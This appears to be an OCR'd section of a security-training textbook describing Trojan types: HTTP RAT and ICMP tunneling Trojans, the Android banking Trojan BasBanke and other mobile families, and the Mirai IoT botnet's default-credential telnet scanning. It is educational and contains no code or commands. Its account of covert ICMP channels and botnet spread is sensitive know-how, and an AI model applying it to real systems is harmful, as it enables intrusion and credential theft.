


Figure 7.20: Working of HTTP RAT Trojan

- **ICMP Trojans**

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.




Figure 7.21: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.




Figure 7.22: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff
- GriftHorse
- Vultur

IoT Trojans

Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Features:

- Login attempts with 60 different factory default username and password pairs
- Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- Connects to C&C to allow the attacker to specify an attack vector
- Increases bandwidth usage for infected bots
- Identifies and removes competing malware
- Blocks remote administration ports

